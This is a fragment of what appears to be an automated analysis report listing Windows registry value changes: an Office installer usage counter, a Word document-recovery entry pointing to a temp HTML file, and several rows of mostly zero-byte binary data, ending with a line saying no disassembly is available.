			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1422917682	1422917683	success or wait	1	6E2F0648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1422917683	1422917684	success or wait	1	6E2F0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\725C9	725C9	binary	04 00 00 00 14 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 D8 6D EA 00 C0 81 D8 01 C9 25 07 00 C9 25 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 14 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C9 25 07 00 C9 25 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E2F0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Disassembly

No disassembly